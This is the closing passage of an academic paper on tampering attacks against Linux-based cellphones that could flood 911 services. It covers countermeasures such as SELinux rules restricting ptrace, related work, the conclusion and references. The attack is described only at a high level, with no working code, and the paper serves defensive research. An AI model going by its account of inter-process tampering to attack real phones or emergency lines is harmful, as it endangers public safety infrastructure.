- As Linux-based cellphones are still gaining popularity, we expect more vulnerable devices available for the attack in the future.
- We calculate the call arrival rate as an average rate. In busy hours, the peak arrival rate may be much higher than the average value.
- When we build the queuing network model, we have already considered various server conditions and leave enough margins for incoming call bursts.
- If carefully designed, malware can engage more effective attacks rather than just unintentional 911 calls.

7. COUNTERMEASURES

In previous sections, we have discussed that existing security mechanisms, such as CADS and RSPE, cannot effectively prevent such attacks. Nevertheless, through the implementation of attacks, we have also contemplated some approaches from device side to defend against them.

7.1 Dynamic Process Integrity Checking

The root of the attacks is that the current security architecture fails to check the process integrity at runtime. If there is a runtime security mechanism that can guarantee the integrity of running processes, it is more difficult for attackers to mount these attacks.

Dynamic integrity check on desktop systems has been studied by previous study [49]. If mobile operating systems adopt similar mechanisms, the threat can be significantly mitigated. However, for mobile systems, a concern is the cost of such protection, given mobile systems commonly have limited resources.

7.2 Attack Mitigation

Besides dynamic integrity checking, another option is to block tampering attempt from an attacking process. Whatever approaches an attacking process adopts to accomplish dynamic tampering, the attack process has to use some specific APIs. In our experiments, the attacker uses `ptrace` to implement the attacks. If the OS kernel could confine `ptrace` and relevant calls and forbids attacking processes to use them, it would make it more difficult for an attacker to launch such attacks.

Currently, a lot of mobile Linux OSes have ported SELinux [42] module as well. But it is often not configured or enabled. SELinux defines policies in the kernel to confine system calls such as `ptrace`. With SELinux, we can easily constrain `ptrace` with a proper configuration. An example is given as follows:

```
allow global self:capability
{ net_raw net_bind_service net_admin sys_boot
sys_module sys_rawio sys_ptrace sys_chroot }
```

With such a configuration, `ptrace` is enabled. To disable it, we can use the following:

```
allow global self:capability
{ net_raw net_bind_service net_admin sys_boot
sys_module sys_rawio _chroot }
```

With such a configuration, an attempt to call `ptrace()` generates a failure message like the following:

```
audit(1141341858.520:2):
avc:denied { ptrace } for pid=372 comm="restorecon"
scontext=system_u:system_r:restorecon_t:s0
tcontext=system_u:system_r:restorecon_t:s0
tclass=process
```

Nevertheless, `ptrace()` is only one way to implement such attacks. Disabling it can raise the bar for the attacker, but cannot eliminate the concern. Experienced attackers can still use other approaches, such as directly using `read_data()` and `write_data()`, to implement similar attacks.

If we narrow the countermeasure to mobile Linux systems, as we have known, the single user OS environment in most mobile Linux systems makes inter-process tampering much easier. If all mobile Linux systems adopt multi-user environment setup, and different applications are allocated with different uid like Android, an attacking process cannot tamper with other processes with `ptrace()` and related APIs because the user-based permission management framework in Linux forbids inter-process memory access from different uid.

8. RELATED WORK

Vulnerabilities on mobile and cellphone devices have been analyzed extensively. Guo et al. [36] examined various types of attacks on compromised cellphones, and suggested potential defenses. Racic et al. [47] revealed the vulnerability of MMS/SMS, which can be exploited to launch attacks to exhaust battery of mobile devices.

Mulliner et al. [46] developed a labeling mechanism to distinguish data received from different network interfaces of a mobile device. This work is a confirmation of the vulnerability we have presented in this paper: the code received from untrusted resources has the same privilege as a legitimate process which has the permission to make phone calls. They propose a solution to label a process with the network interface it connects to: either directly or by reading some data from the network interface. However, this approach is not flexible as acknowledged by the authors, as many applications on mobile devices may access multiple interfaces naturally.

Signature and anomaly-based mobile malware detections have also been proposed, such as [35, 38, 41, 48]. The challenge for these mechanisms is finding an efficient and accurate way to model the normal behaviors of legitimate applications, or the abnormal behaviors of malicious applications.

On the other hand, from the system point of view, confining the permissions of an application is a fundamental problem in operating systems. The mandatory access control (MAC) mechanism has been proposed to confine the permissions of a process, such as SELinux [42], LIDS [15], and AppAmor [3]. However, all these approaches need a complete security policy to specify the security context of all possible applications, which has significant management overhead and complexity. Therefore, they are often not enabled on many desktop systems. So far to the best of our knowledge, we have not found any of these mechanisms being deployed on real mobile devices.

9. CONCLUSION

Mobile devices, such as smartphones, are pervasive today. Users rely more and more on these mobile devices for voice and data communications. As a result, mobile devices become the new frontier of security attacks and defenses. Having examined the typical proposed security mechanisms on mobile systems, we have identified some critical vulnerability of existing security models. Furthermore, we have demonstrated how to leverage such vulnerability to attack individual devices and public cyber physical infrastructure, such as the 911 service. We have also discussed potential prevention and mitigation schemes. While the attacks demonstrated in this paper have not appeared in practice, we hope our work can alert and help the research community and the industry to improve the current security architecture design for mobile systems.

10. ACKNOWLEDGMENT

We thank the anonymous referees for providing constructive comments. The work has been supported in part by U.S. AFOSR under grant FA9550-09-1-0071, and by U.S. National Science Foundation under grants CNS-0509061, CNS-0621631, and CNS-0746649.

11. REFERENCES

[1] 911 guidelines. `http://www.marc.org/publicsafety/ResponseGuidelines.pdf`.

[2] 911 statistics. http://www.lapeercounty911.org/stats.htm.
[3] Ammarmor. http://en.opensuse.org/AppArmor.
[4] Android. http://code.google.com/android/.
[5] Android security and permissions. http://code.google.com/android/devel/security.html.
[6] Cabir. http://www.f-secure.com/v-descs/cabir.shtml.
[7] Cardblock. http://www.f-secure.com/v-descs/cardblock_a.shtml.
[8] Commwarrior. http://www.f-secure.com/v-descs/commwarrior.shtml.
[9] Dampig. http://www.f-secure.com/v-descs/dampig_a.shtml.
[10] Fontal. http://www.f-secure.com/v-descs/fontal_a.shtml.
[11] Gartner. http://www.engadget.com/2009/03/13/gartner-posts-worldwide-mobile-os-numbers-for-2008/.
[12] iphone appstore. http://applications.samsungmobile.com/en/gbp/index.html.
[13] Limo foundation. http://www.limofoundation.org/en/technical-documents.html.
[14] Limo spef. http://www.limofoundation.org/api/R1/ams/spef/fnd/index.html.
[15] The linux intrusion defence system (lids). http://www.lids.org/.
[16] Locknut. http://www.f-secure.com/v-descs/locknut_e.shtml.
[17] Mabir. http://www.f-secure.com/v-descs/mabir.shtml.
[18] Maemo. http://www.maemo.org.
[19] Mcafee mobile security report 2008. http://www.mcafee.com/us/research/mobile_security_report_2008.html.
[20] Mcafee mobile security report 2009. http://www.mcafee.com/us/local_content/reports/mobile_security_report_2009.pdf.
[21] Montavista mobilinux 5.0. http://www.mvista.com/download/MontaVista-Mobilinux-5-datasheet.pdf.
[22] Motomagx security. http://ecosystem.motorola.com/get-inspired/whitepapers/security-whitepaper.pdf.
[23] Openezx. http://wiki.openezx.org/Main_Page.
[24] Openmoko. http://www.openmoko.org/.
[25] Psap. http://en.wikipedia.org/wiki/E911.
[26] Security in qtopia phones. http://www.linuxjournal.com/article/9896.
[27] Skulls. http://www.f-secure.com/v-descs/skulls.shtml.
[28] http://en.wikipedia.org/wiki/ARM_architecture.
[29] http://en.wikipedia.org/wiki/San_Francisco_Bay_Area.
[30] http://portal.etsi.org/stq/Workshop2005/presentations2005/P13_SpeechQuality_CellularNetworks.pdf.
[31] https://www.cia.gov/library/publications/the-world-factbook/print/us.html.
[32] Wireless 911 services. http://www.fcc.gov/cgb/consumerfacts/wireless911srvc.html.
[33] Wireless facts. http://www.mywireless.org/facts/.
[34] WTB report. http://www.scribd.com/doc/311371/US-Federal-Communications-Commission-FCC-Official\-Release-DA023413A1.
[35] J. Cheng, S. Wong, H. Yang, and S. Lu. Smartsiren: Virus detection and alert for smartphones. In *Proceedings of ACM MobiSys*, San Juan, Puerto Rico, 2007.
[36] C. Guo, H. Wang, and W. Zhu. Smart-phone attacks and defenses. In *Proceedings of HotNets III*, San Diego, CA, November 2004.
[37] C. Heath. Symbian os platform security, symbian press, 2006.
[38] G. Hu and D. Venugopal. A malware signature extraction and detection method applied to mobile networks. In *Proceedings of IPCCC*, April 2007.
[39] M. Hypponen. State of cell phone malware in 2007. http://www.usenix.org/events/sec07/tech/hypponen.pdf.
[40] H. Jasso, C. Baru, T. Fountain, W. Hodgkiss, D. Reich, and K. Warner. Using 9-1-1 call data and the space-time permutation scan statistic for emergency event detection. In *Proceedings of the 9th annual International Digital Government Research Conference*.
[41] H. Kim, J. Smith, and K. G. Shin. Detecting energy-greedy anomalies and mobile malware variants. In *Proc. of The International Conference on Mobile Systems, Applications, and Services*, 2008.
[42] P. Loscocco and S. Smalley. Integrating flexible support for security policies into the linux operating system. In *Proceedings of USENIX Annual Technical Conference*, pages 29 – 42, June 25-30 2001.
[43] D. A. Menasce and V. A.F. Almeida. *Capacity Planning for Web Services: metrics, models, and methods*.
[44] D. A. Menasce, L. W. Dowdy, and V. A.F. Almeida. *Performance by Design: Computer Capacity Planning By Example*.
[45] C. Miller, J. Honoroff, and J. Mason. Security evaluation of apple's iphone. http://content.securityevaluators.com/iphone/exploitingiphone.pdf, July 2007.
[46] C. Mulliner, G. Vigna, D. Dagon, and W. Lee. Using labeling to prevent cross-service attacks against smart phones. In *Proceedings of DIMVA*, 2006.
[47] R. Racic, D. Ma, and H. Chen. Exploiting mms vulnerabilities to stealthily exhaust mobile phone's battery. In *Proceedings of the Second International Conference on Security and Privacy in Communication Networks (SecureComm 2006)*, Baltimore, Maryland, August 2006.
[48] D. Venugopal, G. Hu, and N. Roman. Intelligent virus detection on mobile devices. In *Proceedings of ACM PST*, Markham, Ontario, Canada, October 2006.
[49] P. Wang, S. Kang, and K. Kim. Tamper resistant software through dynamic integrity checking. In *Proceedings of the SCIS 2005*.